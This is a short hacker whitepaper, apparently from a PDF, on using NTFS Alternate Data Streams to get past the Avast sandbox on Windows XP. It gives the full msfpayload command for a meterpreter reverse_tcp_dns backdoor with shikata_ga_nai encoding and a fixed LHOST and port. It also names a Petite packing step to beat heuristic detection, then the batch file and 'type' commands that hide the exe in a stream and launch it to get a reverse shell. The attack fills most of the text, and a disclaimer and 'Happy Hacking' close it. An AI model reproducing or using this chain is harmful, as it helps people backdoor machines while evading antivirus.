

Introduction

Alternate data stream is supported by NTFS systems to aid the Macintosh Hierarchical File System (HFS) that uses resource forks to store icons and other information from a file.

Basically using Alternate Data Stream, users can easily hide files that go unnoticed by some system administrators. Alternate Data Stream gives you the ability to inject / add file data into existing files without affecting their functionality and size.

This whitepaper will start with the basic use of Alternate Data Stream and therefore this whitepaper show how to bypass Avast Sandbox.

It is not the focus of this whitepaper how to bypass antivirus using public knowledge. However, aims to circumvent protection system AvastSandBox.

As a test system we used the operating system WindowsXP service pack2. For a remote administration program was used metasploit.

Any knowledge found in this whitepaper is used with educational purposes only and the author is not responsible for damages caused to third parties with knowledge of this whitepaper.

Thanks, WlckerMan.


Commands Used in this Whitepaper

- **Type:** Read the contents from a file.
- **Redirect (>):** Command redirector.
- **Start:** Starts a program.
- **Collon (:):** Used in the creation of the Alternate Data Stream.
- **Echo:** Displays messages.

The Alternate Data Stream

First, redirects (with >) the message displayed with the echo command in a file called file.txt with the command:

- `echo This is a TXT file > file.txt`

A screenshot of a Windows Command Prompt window. The title bar is blue and reads "Command Prompt". The window content shows a black background with white text. The command prompt shows the current directory as "C:\Documents and Settings\home1\Desktop" and the command "echo This is a TXT file > file.txt" has been entered and executed. The cursor is at the end of the command line.

```
C:\Documents and Settings\home1\Desktop>echo This is a TXT file > file.txt
```

Figure 1 - Text file.

Viewing the file contents:

- type file.txt

```
C:\Documents and Settings\home1\Desktop>type file.txt
This is a TXT file
```

Figure 2 - Viewing the file contents

To create a file with alternate data stream is done by the command:

- echo HIDDEN MESSAGE > file.txt:hidden.txt

```
C:\Documents and Settings\home1\Desktop>echo HIDDEN MESSAGE > file.txt:hidden.txt
```

Figure 3 - File with Alternate Data Stream

Ok, the file was created but when is opened with, for example, Notepad, only the old content is visualized:

- start file.txt

```
C:\Documents and Settings\home1\Desktop>start file.txt
C:\Documents and Settings\home1\Desktop>
```




Figure 4 - The old content

To perform the visualization file with Alternate data stream you must enter at the command prompt (cmd.exe):

- start .\file.txt:hidden.txt

```
C:\Documents and Settings\home1\Desktop>start .\file.txt:hidden.txt
C:\Documents and Settings\home1\Desktop>
```



Figure 5 - Starting file with alternate data stream. . \ Was used so do not be necessary to enter the entire path of the file to its execution. (required for alternate data stream)

So.. With start command we can run files with Alternate Data Stream.

Creating a Backdoor

First we created a file with metasploit for access the computer with Windows XP service pack 2.

Type this in the BackTrack's shell:

- `msfpayload windows/meterpreter/reverse_tcp_dns LHOST=192.168.1.100 LPORT=12345 R | msfencode -e x86/shikata_ga_nai -c 1 -t exe -o /root/Desktop/msf.exe`

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp_dns LHOST=192.168.1.100 LPORT=12345 R | msfencode -e x86/shikata_ga_nai -c 1 -t exe -o /root/Desktop/msf.exe
[*] x86/shikata_ga_nai succeeded with size 394 (iteration=1)
```

Figure 6 - Backdoor

However this file should bypass Avast's heuristics viral. This is not the focus of the whitepaper (ways of going through heuristics viral), but it will be necessary. For this activity we used the packer **Petigui 2.3**




Figure 7 - Petite 2.3 bypass Avast's heuristics viral.

But when the file runs the SandBox is enabled:





Figure 8 - Even through the viral heuristics, SandBox is activated in the execution of the file msf.exe

Bypassing Avast SandBox using Alternate Data Stream

To bypass Avast SandBox it will be create a file.bat with this content:

- ```
@echo off
start .\msf.bat:msf.exe
```



**Figure 9** - msf.bat initiated within the file msf.exe

Alternate Data Stream done with the command:

- ```
type msf.exe > msf.bat:msf.exe
```




Figure 10 - Alternate Data Sstream

The created file bypass AvastSandBox



Figure 11 - Execution of the file.

Windows XP returns meterpreter for the BackTrack




Figure 12 – Reverse Connection

Conclusion

Files with Alternate Data Stream and extension DOT BAT bypass
AvastSandbox

Happy Hacking ;-)

W1ckerMan

References

<http://www.irongeek.com/i.php?page=security/altds>
<http://pauldotcom.com/2010/10/windows-7-symbolic-links-and-h.html>
<http://www.ethicalhacker.net/content/view/115/24/>
http://en.wikipedia.org/wiki/List_of_MS-DOS_commands
Metasploit The Penetration Tester's Guide.pdf
<http://www.un4seen.com/petite/>